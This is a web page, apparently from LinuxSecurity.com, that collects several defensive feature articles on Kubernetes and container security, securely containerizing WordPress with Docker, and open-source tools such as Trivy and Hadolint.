As Kubernetes and cloud-native technologies become increasingly integral to IT infrastructures, we Linux security admins must adapt to a rapidly changing environment where agility and security converge. A recent CNCF survey highlights a significant uptick in Kubernetes deployment, with most organizations using container technology as a backbone for their applications. . This transformation urges security professionals to integrate new strategies that account for the shift towards DevSecOps and containerized environments. By combining role-based access controls, automated vulnerability scanning, and secure CI/CD pipelines, we can fortify our systems against emerging threats while maintaining the agility of cloud-native technologies. In this dynamic ecosystem, we must foster closer collaborations with development teams, ensuring that secure coding practices and robust container management become second nature across the organization. This means embracing tools and practices that enhance visibility and automate repetitive security tasks, freeing resources for proactive threat hunting and response. As Kubernetes and DevOps practices drive this new wave of cloud-native development, integrating security into every layer is no longer optional—it's imperative! This article explores the foundational strategies we can employ to effectively secure our cloud-native Linux environments. The Rise of Kubernetes and Cloud-Native Practices For organizations looking to accelerate application deployment and management, Kubernetes has quickly become a cornerstone. According to a CNCF's recent survey, Kubernetes deployments have surged, becoming an essential element in modern IT environments and increasingly being seen with DevSecOps (an approach that merges development and security operations). DevSecOps attempts to integrate security as part of the software development life cycle rather than as an afterthought. Adopting Kubernetes and other cloud-native practices requires an in-depth knowledgeof its technology stack and any vulnerabilities it might introduce. Containers offer advantages in terms of scalability and efficiency, but present unique security challenges. We, Linux security administrators, must become adept at using new tools and practices to safeguard these dynamic, distributed systems. Integrating DevSecOps in Containerized Environments DevSecOps is key to modern application security. This approach integrates security practices directly into the continuous integration and delivery pipeline, guaranteeing automatic and constant protection. For us, Linux security administrators, this means working closely with developers from the outset on secure code creation using automated testing and vulnerability scanning systems to detect vulnerabilities before they reach production environments. Building DevOps Security (DevSecOps) into the pipeline helps teams catch issues earlier and keep security aligned with the speed of modern software delivery. Automation is key for effective DevSecOps implementation. Tools automatically scanning container images or enforcing security policies at runtime are vital and should be integrated early into the development process to facilitate quick feedback loops so developers can address potential vulnerabilities without significant delays. Role-Based Access Controls: The First Line of Defense A key aspect of protecting Kubernetes environments involves effectively managing access. Implementing robust role-based access controls (RBAC) is an indispensable way of protecting accounts from being breached or used for malicious reasons, limiting damage caused by compromised accounts, and protecting users. RBAC should be tailored to organizational needs while upholding least privilege practices, ensuring roles and permissions fit organizational priorities while giving individuals equal privilege. This means establishing clear policies regarding who can deploy, manage, or access specific resources within a cluster. This ensures users only possesspermissions necessary for their roles, thereby decreasing risks related to accidental or malicious alterations to system configurations. Automating Vulnerability Scanning and Monitoring Given today's ever-changing containerized environment , continuous scanning for vulnerabilities is essential. Security admins should implement automated tools that regularly search container images and their respective infrastructure for new vulnerabilities while providing real-time alerts to quickly respond to threats identified as being present. Monitoring should go beyond vulnerability management and encompass runtime security as well. Anomaly detection and behavioral monitoring detect threats in real time and mitigate them immediately. Through advanced monitoring solutions, security teams gain deep visibility into Kubernetes environments, enabling them to detect suspicious activities more easily while responding proactively. Securing the CI/CD Pipeline Organizations looking to foster agility and innovation have increasingly adopted continuous integration and continuous deployment (CI/CD) pipelines to ensure rapid software updates. However, these pipelines could become vulnerable if they're not secured properly. Securing the CI/CD pipeline requires more than simply adding automated security checks. It demands a cultural shift where security considerations are considered at every step in the development process. This may involve performing thorough code reviews, using secure coding practices , and keeping dependencies up-to-date. Bridging the Gap Between Security and Development Admins wishing to successfully incorporate security measures in cloud environments must often adopt a collaborative approach in their security-development partnerships. When successfully incorporating security into cloud applications and environments, administrators must adopt an approach where both teams collaborate closely to integrate it as part of the application creation and deployment processes. To facilitatesuccessful security integration into these environments, however, both teams need to work as partners on embedding it throughout application creation and deployment processes. This may include regular cross-functional meetings to review security findings and create joint action plans, along with training or upskilling initiatives designed to better enable developers and security professionals to comprehend each other's perspectives and constraints, leading to more comprehensive security strategies. The Importance of Regular Security Audits and Compliance Compliance is an indispensable aspect of any security strategy. Regular audits ensure that an organization abides by relevant regulations and internal security policies. Kubernetes environments should undergo auditing regularly, from infrastructure configuration to application-level security, to ensure that an audit program upholds the highest standard of protection possible. Audits allow administrators to identify gaps in security policies and implementation, enabling them to progressively tighten defenses over time. They also keep administrators abreast of regulatory changes and industry best practices, essential elements in maintaining a strong security posture that guarantees both compliance with security obligations and resilience against cyber threats. Our Final Thoughts: Cloud-Native Security is the Path Forward for Linux Admins We, Linux security administrators, play a pivotal role in safeguarding cloud-native technologies and upholding robust security practices. By employing a proactive security approach that integrates security throughout development lifecycle processes, we enable ourselves and our organizations to achieve strong Kubernetes, container, and cloud-native security. Although we face formidable challenges, when equipped with the proper tools, practices, and mindset, we can successfully and safely lead our organizations into a cloud-driven future. This will protect networks and help businesses grow moreinnovatively while harnessing tech's potential without jeopardizing safety. . New strategies are essential for securing Kubernetes and cloud-native technologies in DevSecOps environments.. kubernetes, cloud-native, technologies, become, increasingly, integral, infrastructures. . Brittany Day
Apr 14, 2025
•
102
 security practicescloud securityapplication deployment
Best Practices for Linux Admins in Container Security Management
Agility and scalability are paramount for us Linux security admins, and traditional software deployment methods often fall short in these critical areas. Container technology is a game-changing innovation that has revolutionized how software is deployed, managed, and scaled. It offers many benefits to ensure that applications run consistently regardless of the hosting environment. . Safeguarding your digital assets is crucial for protecting sensitive data and preventing unauthorized access, and security concerns remain one of the top roadblocks to container adoption. The most common issues include cybersecurity vulnerabilities in container images, misconfigurations, unauthorized access, and container runtime weaknesses exploited during network security attacks. In this article, we will take a deep dive into container security by exploring the underlying concepts, reviewing basic container security considerations, understanding popular containerization platforms, and examining security considerations for businesses. Continue reading to learn how containerization is shattering software deployment barriers! Understanding Containers A container is an isolated software unit that ensures the application runs flawlessly in different computing environ ments. Containers include codes and dependencies, an operating system, a file system, networking, and a runtime environment that allows for efficient encapsulation and running. Consistent and portable containers provide a self-contained space, making it convenient for developers to build and deploy software. Containers and Virtual Machines (VMs) differ in a few ways. VMs are resource-intensive, reproduce complete computers with their own OS and kernel, and communicate via Virtual Machine emulation services. Containers, on the other hand, are lightweight, share the host system's kernel, and communicate via standard system calls. Here are the benefits of using containers for application deployment: Enhanced Portability: Containers provide aconsistent deployment model, enabling seamless application movement and stationing across diverse environments. Efficient Scalability: Containers enable swift application replication and deployment across multiple instances, facilitating effective scaling. Isolated Environments: Containers ensure process-level isolation so each application runs in its own protected environment, which can minimize data and network security issues and dependencies that could lead to cyber security vulnerabilities. Optimized Resource Utilization: Containers have a lightweight nature that allows for maximizing the number of applications that can be hosted on a single server, optimizing resource efficiency. Enhanced Application Security: By offering isolated environments, containers enhance application security by mitigating the risk of potential cloud security breaches and other risks. Types of Container Platforms There are two main types of container platforms - full-stack container platforms and managed container services. Let's examine how the two differ: Full-stack container platforms provide end-to-end solutions for containerization. This includes the necessary network security toolkits and infrastructure that allow users to build, deploy, and manage containers. Full-stack container platforms typically offer container runtimes, orchestration frameworks, networking, storage, and monitoring capabilities. Examples include Docker, Kubernetes, OpenShift, and Red Hat containers. Managed container services are cloud-based solutions that handle the complexities of infrastructure management and offer a controlled environment for deploying and operating containers. Users can prioritize application development without worrying about the underlying infrastructure intricacies. Examples include Amazon Elastic Container Service (ECS) , Google Kubernetes Engine (GKE) , and Microsoft Azure Kubernetes Service (AKS) containers. Consider that some container platforms fall into bothcategories, like Docker Engine and Docker Hub. Organizations may opt for full-stack platforms when the company requires more flexibility and control over its container environment. Businesses will choose managed services due to their simplicity, scalability, and reduced operational overhead. Basic Container Security Considerations Container security involves various components that are useful once incorporated into deployment practices. Here are ideas to keep in mind to mitigate potential application security vulnerabilities: Least Privilege Principle Containers can only access what is necessary for their tasks and nothing more. Provide containers with minimal privileges to meet their specific requirements instead of granting root privileges and permissions to containers. The principle of least privilege reduces exposure risks. Container Isolation Robust isolation measures help prevent cross-container attacks in network security and limit the impact of cloud security breaches. To isolate containers at the process and resource levels, use container runtime features like namespaces and cgroups. Image Security Image integrity and authenticity are crucial for preventing network security issues. Obtain images only from trusted sources and verify images with image signature tools. Consider regularly updating your images and integrating security patching frequently. Secure Communication Between Containers Implementing secure communication channels between containers protects sensitive data and prevents tampering. You can enhance container-to-container security with encryption protocols and service meshes. Regular Updates and Patching The latest security patches can help you keep container runtimes, host operating systems, and container images up-to-date. You can easily handle known application security vulnerabilities and data and network security issues with regular updates. A patch management process ensures timely updates across your container environment. WhatAre Specific Security Features in Linux Containers? Linux is a user-friendly and secure container platform with key security features. Let’s explore how Linux helps protect a containerized environment: Linux security modules, such as SELinux and AppArmor , provide Mandatory Access Control (MAC) cloud security frameworks for accurate access controls and security policies. Namespaces separate and isolate the resources used by different containers, while cgroups control the system resource allocation and management for containers, ensuring fair usage across platforms. Seccomp scans limit system calls, blocking potentially risky ones to reduce the chance of program attacks on network security. Linux capabilities allow containers to perform privileged operations without exposing unnecessary privileges, reducing the risk of unauthorized access or misuse. Integrity Measurement Architecture (IMA) verifies the integrity of files and processes, limiting unauthorized changes and maintaining the trustworthiness of the system. BPF and Kernel Containers BPF, or Berkeley Packet Filter, is a lightweight virtual machine integrated into the Linux kernel. It operates by executing BPF programs, which are loaded and validated for safety using the bpf() syscall. These programs are associated with kernel objects and are triggered when specific events occur, including packet emissions from a network interface. eBPF, or Extended Berkeley Packet Filter, plays a vital role in container security, as it provides enhanced visibility and control at the kernel level, allowing for real-time monitoring, policy enforcement, and threat detection within containers. By leveraging eBPF, data and network security measures can be tailored specifically to container environments, ensuring a stronger and more secure container ecosystem. BPF-based cybersecurity projects enhance container security. Cilium focuses on data and network security, providing deep visibility and fine-grained policy enforcementusing BPF. Falco, on the other hand, monitors container activities and system calls using BPF probes to detect abnormal or malicious behaviors in real-time. Tracee is a lightweight runtime security and forensics network security toolkit that utilizes BPF to trace system calls, network activity, and other runtime events within containers. This helps in detecting suspicious activities, monitoring network security threats, and conducting incident response investigations. Kernel container security enhances current Linux container security services, aiming for better isolation, stronger resource control, and powerful overall security. Here are some examples: Namespaces provide isolation for different operating system resources, including process IDs, network interfaces, mount points, and user IDs, ensuring that containers have their own isolated view of these resources. Control groups enforce resource allocation and usage limits on containers, preventing resource exhaustion and ensuring an equitable distribution of system resources. Seccomp limits the system calls that containers can make, reducing the attack surface and minimizing the impact of potential application security vulnerabilities. IMA verifies the integrity of executable files and their metadata, safeguarding against unauthorized modifications and tampering. What Are Different Types of Containers and Their Security Implications? Let’s examine the most popular containers and their security features to help you strengthen your understanding of Linux container security: Docker is a containerization platform with built-in security features like isolation and image verification. This service offers official images regular updates, and maintains a secure host environment and network. They help enhance the security of containerized applications. Kubernetes is a container orchestration platform that provides security features like RBAC, network policies, and secrets management. Their best practices include securecluster configuration, regular updates, Pod Security Policies implementation, image application security vulnerability scanning, basic monitoring and logging, and disaster recovery and backup plan establishment. RKT incorporates security features like process isolation and image signature verification to support the principle of least privilege. This server offers secure deployment, provides regular updates, and adheres to the principle of immutable infrastructure. RunC is a lightweight container runtime that does not include extensive built-in security features. However, you can still benefit from process isolation, resource control, capability management, auditing and testing services, and image integrity, all of which can assist in enhancing container data and network security. Resources for Learning More about Containers Here are some useful resources where you can learn more about containers. This technology is evolving rapidly, so you should expand and enhance your containerization knowledge quickly. Online Courses and Training Videos On popular, official container platform websites, like Docker and Kubernetes , you can take courses, find tutorials, and reference documentation to understand the best containerization practices. There are great online learning platforms, such as Udemy, Coursera, and edX, that offer courses on containers and orchestration. YouTube offers training videos and webinars published by major cloud providers, both of which you can screen record to capture key information and learn it more thoroughly. Books and eBooks When it comes to books and eBooks on container technology, there are several valuable resources available. Docker Deep Dive by Nigel Poulton offers a comprehensive guide to Docker, explaining its architecture, features, and practical usage. Kubernetes: Up and Running by Brendan Burns, Joe Beda, and Kelsey Hightower introduces and explains key Kubernetes concepts. Both of these resources are helpful in providing practicalexamples of how to deploy and manage applications and take care of data and network security in your containers. Blogs and Websites Use official website blogs, like the Kubernetes Blog or the Docker Blog , to stay updated on container technology through engaging articles written by experts. You can find tutorials, valuable insights, news, case studies, and lots of useful containerization-related topics. Visit their websites or subscribe to their newsletter to stay tuned. LinuxSecurity.com covers the latest container security news and updates you should be aware of to keep your systems secure. Container Security Considerations for Businesses Data and network security considerations for containers are valuable in making sure all sensitive information is safe from cloud security breaches and other compliance violations. Here are some suggestions to think about: Conduct regular risk assessments and implement risk management strategies to prevent and address potential hazards. Consider establishing clear security policies and procedures specific to container deployments that can serve as guides for how to protect data, manage images, control access, and secure networks. Develop an incident response plan that will help you detect and recover from network security threats and cyber security vulnerabilities. Container security requires timely detection, rapid response, proper communication, and post-incident analysis. Make sure container deployment aligns with GDPR, PCI DSS , and other relevant industry standards and requirements for data encryption and privacy. All employees in the containerization process should undergo regular training to ensure they utilize the best security practices in the event of an emergency. Our Final Thoughts on the Importance of Linux Container Security As you can see, the significance of Linux container security cannot be overstated. As container adoption continues to soar, it becomes increasingly crucial to prioritize robustsecurity measures to protect your digital assets from evolving data and network security threats. It’s essential to stay informed on container security developments and leverage the resources we’ve discussed to learn how to effectively protect your containerized environments and mitigate risks. Want to learn how containerization could benefit the security and manageability of your WordPress website? Check out the recent LinuxSecurity Feature article Containerizing WordPress: Best Practices for Robust Security and Management to learn more! . Safeguarding your digital assets is crucial for protecting sensitive data and preventing unauthorize. agility, scalability, paramount, linux, security, admins, traditional, software, deploym. . Brittany Day
Dec 24, 2024
•
102
backup strategiessecurity policiesmonitoring toolsEnhancing WordPress Security with Containerization and Optimal Practices
Keeping WordPress secure can be challenging, especially when considering Linux security concerns in a typical LAMP stack setup. Most WordPress security issues stem from third-party plugins, insecure coding, and server-level vulnerabilities in a typical LAMP stack setup-Linux, Apache, MySQL, PHP-to build and deploy WordPress. . So, malicious attackers could gain an undue advantage if you don't ensure proper care and security for these weaknesses. This makes it more important than ever to fortify WordPress security. That's where containerization comes in. Nowadays, most WordPress development companies use containers and tools like dockers for robust security. Containerization is a virtual process where all application components are packed as a single unit, supporting Linux cyber security through isolation. On the other hand, Docker allows us to run WordPress in isolated containers, reducing the chances of conflicts and security breaches and making it much easier to manage updates and dependencies. So, knowing how to set up, secure, and manage WordPress and containers is essential. This article will guide you through the basics of containerizing WordPress and explore best practices for maximizing Linux container security and ensuring streamlined management. Let's begin! Benefits of Containerizing WordPress Using containerization for WordPress has a lot of advantages: Isolation and Consistency: Containers allow each application, such as PHP, MySQL , and WordPress, to run in its isolated environment, avoiding conflicts between them. Portability: Containers can operate seamlessly in various environments, including a user’s local machine, cloud servers, or on-premises servers. Scalability and Resource Efficiency: Unlike virtual machines (VMs), which use a separate operating system, containers share the host operating system's kernel. This shared kernel approach makes containers lightweight and easier to deploy and scale. Overall, containerization forWordPress is the best thing you can do because it makes the application more easy to manage, and you can scale independently as per use. Setting Up a Secure WordPress Container To set up a WordPress container, you'll first need to install both Docker and Docker Compose. A basic handle on Linux cyber security commands and system management is a plus, especially configuring permissions, handling files, and troubleshooting activities. With these basics in place, you’re ready to begin setting up your containerized WordPress environment. Step 1: Install Docker and Docker Compose Install Docker and Docker Compose on your system by following the instructions on Docker’s official website. Step 2: Define Containers in Docker Compose You can manage multiple containers in one file. For a WordPress setup, create containers for: WordPress : Runs the WordPress application. MySQL (or MariaDB): Stores WordPress data. Step 3: Start the Containers Run your WordPress environment with the following: bash docker-compose up -d To improve security, it is recommended to use non-root users in containers to minimize risks and limit container permissions to essential access only. Implementing Security Policies with Kubernetes If you’re ready to take security a step further, Kubernetes brings additional tools for container management and protection. When securing your WordPress deployment, Kubernetes offers a powerful way to manage and safeguard containers efficiently. In addition to strong security, Kubernetes provides robust management features. Embedding WordPress containers in a Kubernetes cluster allows you to take advantage of load balancing, auto-scaling, and rolling updates over Kubernetes infrastructure. You can also use Helm Charts, a Kubernetes package manager, to make deployments faster and more customizable by bundling Kubernetes resources into single packages that are easy to configure and reuse. Network Policies to Isolate Workloads Isolatingworkloads helps protect your network by reducing exposure to potential threats. This approach prevents unauthorized containers from accessing sensitive components, strengthening your overall security. Using Security Contexts To Define And Enforce Container-Level Security Measures Security Contexts in Kubernetes allow you to set permissions and security configurations for individual containers or pods. Role-Based Access Control (RBAC) for Managing Permissions and Access Control Role-based access Control (RBAC) allows you to manage who has access to specific resources within a cluster. You can also assign roles and permissions to trusted identities so they can modify or access sensitive configurations. Managing and Monitoring Secure WordPress Containers Engaging in WordPress security best practices is essential to secure your WordPress environment and support Linux vulnerability mitigation. Practical measures for securely managing and monitoring WordPress containers include: Regular Security Audits and Updates Database backups are essential for WordPress sites, and regularly applying Linux security patches is equally crucial to maintaining security. Schedule regular backups of your MySQL or MariaDB data and store them securely. You can automate backups by creating cron jobs on the host system or using a backup container. Regular updates are essential for applying the latest Linux security patches, which keep your containers secure and up-to-date. Keep containers updated with the latest Linux security patches because new vulnerabilities are discovered daily for vulnerability mitigation. For effective Linux vulnerability mitigation, update your WordPress or database container by pulling the latest image and restarting your containers: bash docker-compose pull docker-compose up -d Note: If you are not technical, hire WordPress developers to handle the updates and maintenance professionally. Here’s an example of running a MySQL dump command in a separatecontainer: bash docker run --rm --network container:db -v $(pwd)/backup:/backup mysql:5.7 bash -c \ "mysqldump -h localhost -u user -password wordpress > /backup/backup.sql" This command creates a dump of the WordPress database and saves it in the specified backup directory. Monitoring Tools As with most other things in life, catching issues before they escalate keeps your application running smoothly. Tools such as Prometheus and Grafana are good for monitoring CPU, memory, and network usage in real-time, while Docker's built-in docker stats command gives a live view of container resource usage, so it would be pretty easy to spot any potential problems before they escalate. Tools like WPScan enable WordPress site admins to protect their websites from malware and other security threats. By scanning for malware and potential attacks, WPScan allows admins to detect potential risks like outdated plugins, vulnerable themes, and weak passwords that must be addressed. Installing WPScan is quick and easy, and its vulnerability database updates regularly to safeguard against emerging threats, making your administrative life simpler and more secure. Backup and Disaster Recovery A robust backup and disaster recovery strategy is critical in responding to potential issues and mitigating damage. Admins should know how to properly handle database connection issues and file permission errors they may encounter. These issues should be dealt with in the following way: Database Connection Issues If you see “Error establishing a database connection,” verify that the WordPress container’s WORDPRESS_DB_HOST environment variable points to the correct database container. File Permission Errors WordPress requires specific permissions to upload files and install plugins. If you encounter permission errors, update the volume’s permissions on the host system. Real-World Example of the Benefits of Containerizing WordPress Skybound faced challenges scaling its virtualmachines during peak traffic and struggled with complex code changes. The vast codebase contains many images and other resources, leading to delays and excessive manual effort in setting up new deployments. Solution and Result Skybound used containerization to manage its WordPress site and source code. It leveraged AWS services like ECS, Fargate, and CloudFormation to save each environment as a Docker image in Amazon ECR, efficiently handle resource scaling, and provision infrastructure. Additionally, they adopted Azure's serverless architecture for their database, removing the complexity of traditional database management. This setup allows Skybound to manage high-traffic loads smoothly, deploy code updates seamlessly across environments, and reduce manual infrastructure tasks. Our Final Thoughts on Securely Containerizing WordPress Containerization is necessary to keep any WordPress website safe today. However, using best practices to make your WordPress site more manageable and secure is what matters most . Your WordPress container ecosystem needs regular updates, monitoring, and maintenance for optimal operation. Lastly, if you want a robust and scalable WordPress website, we recommend consulting an experienced WordPress development company to provide further insight and guidance. If you have further questions, please do not hesitate to reach out to us @lnxsec - we're here to help! . Fortify your WordPress security against attackers and learn to securely containerize your application using best practices.. keeping, wordpress, secure, challenging, especially, considering, linux, security, concerns. . Brittany Day
Dec 18, 2024
•
102
 open source toolscontainer securitysupply chain attack
Comprehensive Overview Of Emerging Tools In Container Security
Containers are among the many recent inventions of modern computing. They have emerged as the cornerstone of software development and deployment. They isolate applications and their dependencies into a closed environment, enabling efficient and consistent deployment across different infrastructures. . There are plenty of reasons behind the shift to containerization, the key being the widespread adoption of DevOps practices and cloud-native innovations. However, despite the unmatched convenience and efficiency, containers bring various security challenges that traditional security measures can’t fully address. As this new technology proliferates across production environments, securing them should be a priority for all organizations. Unlike traditional devices, containers share the hosts’ OS kernel, which is beneficial but exposes it to potential vulnerabilities. This means businesses should re-evaluate their security strategies throughout the container’s lifecycle. Similarly, the future of container security depends on several emerging innovations. The increasing shift towards Zero Trust models is especially relevant to containerized environments. This model assumes no inherent trust within the network and enforces stringent authentication measures for access. The shift-left security option, which integrates security practices from the development lifecycle, is also beneficial. This strategy helps developers detect and mitigate vulnerabilities before production, significantly reducing attack surfaces. Various open-source tools, including Trivy, lead the pack in ensuring these developments. Below is a detailed guide on container security and its future. Read on! The Current State of Container Security With the rise of the adoption of containers, there’s a need to understand the current state of container security. While containers offer significant benefits, they introduce significant security challenges. It is prudent for organizations and businesses to know some of theexisting threats and common attack vendors before adopting them. They Include: Vulnerable code is the most important security risk of containerized applications. As mentioned, containers package applications alongside their dependence. This often includes insecure or outdated libraries that attackers can exploit. Compromised images: Containers rely on images containing apps and their dependencies. Unfortunately, some may have insecure components that expose the entire network to security risks. A compromised container image serves as a perfect entry points for attackers. Insecure working: Containers communicate through internal networks. Poorly secured networks become excellent vectors for attacks. Lack of encryption and insufficient segmentation often lead to data breaches. Container escape: This severe threat occurs when attackers break out of container isolation and access the host system, compromising the host and other containers running on it. While these risks are dire, container environments have various built-in security measures that mitigate these vulnerabilities. These features are built on Docker and Kubernetes but have some limitations. For instance, Docker uses namespaces to isolate containers and host systems. This significantly prevents unauthorized access and denial-of-service attacks and reduces the attack surface. However, Docker’s default features are slightly insufficient. Simple issues like using untrusted images can bypass its security setup. Kubernetes also provides perfect built-in security features for container environments. It enhances container security by implementing RBAC, which controls access and empowers network segmentation. Unfortunately, configuring Kubernetes securely often proves challenging. Wrong settings expose containers to vulnerabilities. However, this doesn’t mean containers are entirely insecure. Organizations can leverage various open-source container security tools to address these issues that exceed the capability of built-insecurity measures. These tools include: Trivy and Clair for image vulnerability scanning Kube-bench and Kubescape for configuration and compliance issues. Falco and Sysdig for enhanced runtime security Cilium and Calico will address network security issues. Open Policy Agent and Kyverno to sort policy enforcement issues. Dex and Keycloak for identity verification and access management. Sealed Secrets and HashiCorp Valut for secrets management. They enhance the security of stored sensitive information. Grafana Loki and Prometheus for better incident responses. Collectively, these tools provide targeted solutions that enhance container security in different aspects of the container lifecycle. Emerging Trends in Container Security With the expanding use of containerization, the security realm surrounding these environments keeps evolving in response to emerging threats. Below is a breakdown of top trends shaping the future of container security: Exploitation patterns and attacks targeting containerized environments Attackers now use sophisticated techniques to exploit vulnerabilities present in these systems. Some of the recent trends in exploitation patterns include: Supply chain attacks : Malicious persons compromise container images and dependencies, ultimately affecting the supply chain. They can inject malware into private or public repositories. Lateral movement: Attackers attempt to move laterally to access other containers after successfully accessing a container. Resource hijacking – malicious individuals hijack resources for malicious activities. Containers with misconfigured resources are often very vulnerable. Integrating security into the CI/CD pipeline This practice is a perfect response to the dynamic nature of container deployments. Also called shift-left security, it focuses on identifying and mitigating vulnerabilities earlier in the container development lifecycle. Various tools, including automated vulnerability scanning andsecurity testing, are integrated into CI/CD workflows before containers reach final production. Automated checks are also conducted to ensure containers have the necessary security structure before deployment. The use of software bills of materials Containers heavily rely on third-party components and dependencies. Using SBOM has become crucial for tracking and managing all components. It provides a detailed inventory of all components in the container image, including frameworks, libraries, and dependencies. Doing this is beneficial in many ways. For starters, it helps in vulnerability management. Organizations can easily identify and address threats in third-party components. SBOMs also provide vital information during incident response. Knowing the components makes it easy to identify the origin of the compromise. Adoption of policy as code practices Policy as Code is a practice of defining security policies enforceable through code. This approach aligns perfectly with shift-left practices, embedding security policies directly into the container development lifecycle. Adoption of these practices helps organizations achieve consistency and automation. Administrators define and automate policies, significantly reducing the risk of misconfiguration and human error. These policies also enhance collaboration between development and security teams. Adoption of AI and ML  Artificial intelligence and machine learning have transformed container security in the following ways: Threat prediction: ML models analyze patterns and historical data to predict potential threats. This proactive approach helps anticipate and mitigate vulnerabilities before they materialize. Behavior analysis: Al-powered tools analyze container patterns to identify anomalies that indicate security threats like resource usage or unexpected connections. Automated responses: Automatedtools provide faster and accurate responses to arising incidents. Integrating AI with incident response workflow allows organizations to streamline threat mitigation and minimize the impact of breaches. Adoption of service mesh architectures Organizations have increasingly adopted service mesh architectures to secure communication between containerized environments. This practice enhances traffic control and policy enforcement. Service meshes like Istio provide more control over network traffic, enhancing confidentiality and data integrity. Service meshes also allow organizations to monitor traffic patterns and detect anomalies. Such visibility is crucial for identifying and responding to threats in real time. However, meshes introduce some complexities. Organizations should carefully balance these security advantages with resource demands. Spotlight on Open Source Security Tools Securing these environments becomes important as containerization becomes the cornerstone of modern app deployment. Open-source tools can help organizations address various challenges. Some of the top open-source tools to consider include: Trivy Trivy is an open-source tool from Aqua Security that offers excellent vulnerability scanning for container images and file systems. This tool stands out for its comprehensive vulnerability scanning ability, which makes it a must-have tool in business container security sets. Key features of Trivy include: Wide vulnerability coverage: The tool scans various vulnerabilities in container images. It also supports various languages and package managers, broadly covering potential threats. Ease of use: The command-line interface is straightforward and requires minimal setup. Community and support: As an open-source project, Trivy benefits from contributions from a vibrant community of developers. This collaborative environment ensures that it remains up-to-date. Hadolint This is another open-source linter that helps developers write secure Dockerimages. Hadolint evaluates Docker files, ensuring they adhere to best practices like minimal image size, reduced number of layers, and more. These practices enhance the performance and security of container images. Hadolint also provides security recommendations for improving Docker Files' security. For instance, it can suggest using the “latest” tag, which has potential security vulnerabilities. The tool allows users to define custom configurations and rules to suit their requirements. Organizations can also benefit from Clair, Grype, Syft, and Kube-Bench. These tools play a crucial role in improving the container security landscape. Future of Open Source Container Security Tools
  The container security landscape continues evolving, with applications becoming more complex and new threats emerging. Open-source tools like Trivy will also likely undergo significant advancements to meet emerging challenges. As containerized environments become sophisticated, Trivy will expand its detection abilities. Its threat detection abilities will include supply chain attacks and new exploitation techniques. Trivy will also evolve to adapt to the needs of modern architectures, especially hybrid and multi-cloud environments. On the other hand, Hadolint will feature advanced limiting rules and a deeper integration with the container ecosystem. Hadolint will feature sophisticated features that address emerging performance and security issues in Docker Files. However, the fast-paced culture of this environment will necessitate a community-driven approach to open-source tool development. Open-source communities allow for rapid response to emerging threats, leveraging collective expertise and resources. Similarly, integrating open-source security tools into comprehensive security platforms is very possible. Integration ofthese tools will focus on enhancing interoperability and automation. This will require standardization of APIs and data formats to allow smooth data exchange and communication of these tools. Lastly, new tools will emerge tailored to address specific vulnerabilities associated with evolving container technologies. These tools will likely focus on specific areas, like serverless security. New tools will also help organizations navigate complex compliance requirements. For instance, they will automate compliance checks and provide detailed reports to ensure containerized apps adhere to legal provisions. Challenges and Considerations for the Future Maintaining robust security becomes challenging as containerization becomes more disrupted and dynamic. The main issues are: Securing dynamic and distributed environments: This requires tools that adapt to diverse deployment environments, including on-premise data centers, edge devices, and multiple clouds. Balancing agility and usability: Focusing overly on agility leads to misconfiguration, while stringent security practices hinder usability. Finding the perfect balance is key. Legal and regulatory issues: Open-source tool development should adhere to a complex legal landscape. Compliance with data protection laws, software licensing and other legal issues becomes challenging. Addressing these challenges requires collaboration and continuous innovation. Keep Learning About Container Security Container technologies offer great flexibility and scalability. However, they come with unique security challenges that necessitate innovative solutions. Fortunately, open-source tools play a crucial role in enhancing security. Their capabilities, ranging from vulnerability scanning to runtime monitoring, help secure container environments. However, developers and professionals still need to contribute to enhancing the security of these projects. Participating in open-source communities helps shape the future of container security and ensuresthese tools meet the demands of modern applications. Learn about Container Security basics Secure Docker Containers with These Data Management Software Options Open Source Vulnerability Assessment Tools & Scanners . Investigating developments, technologies, and threats influencing the next phase of container protection and its transformation.. Container Security, Open Source Tools, Shift Left Security, CI/CD Pipeline, Runtime Monitoring. . Dave Wreski
Jul 13, 2024
•

Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Can sandbox isolation stop malware?
Search Topics
Powered By

Linux Security - Your source for Top Linux News, Advisories, HOWTOs and Feature Releases
QUICK LINKS
subscribe to newsletters!
Like staying secure? So do we.
Sign up for updates, tips, and alerts!
Discover faster search, smarter navigation, and deeper Linux security insights. Read More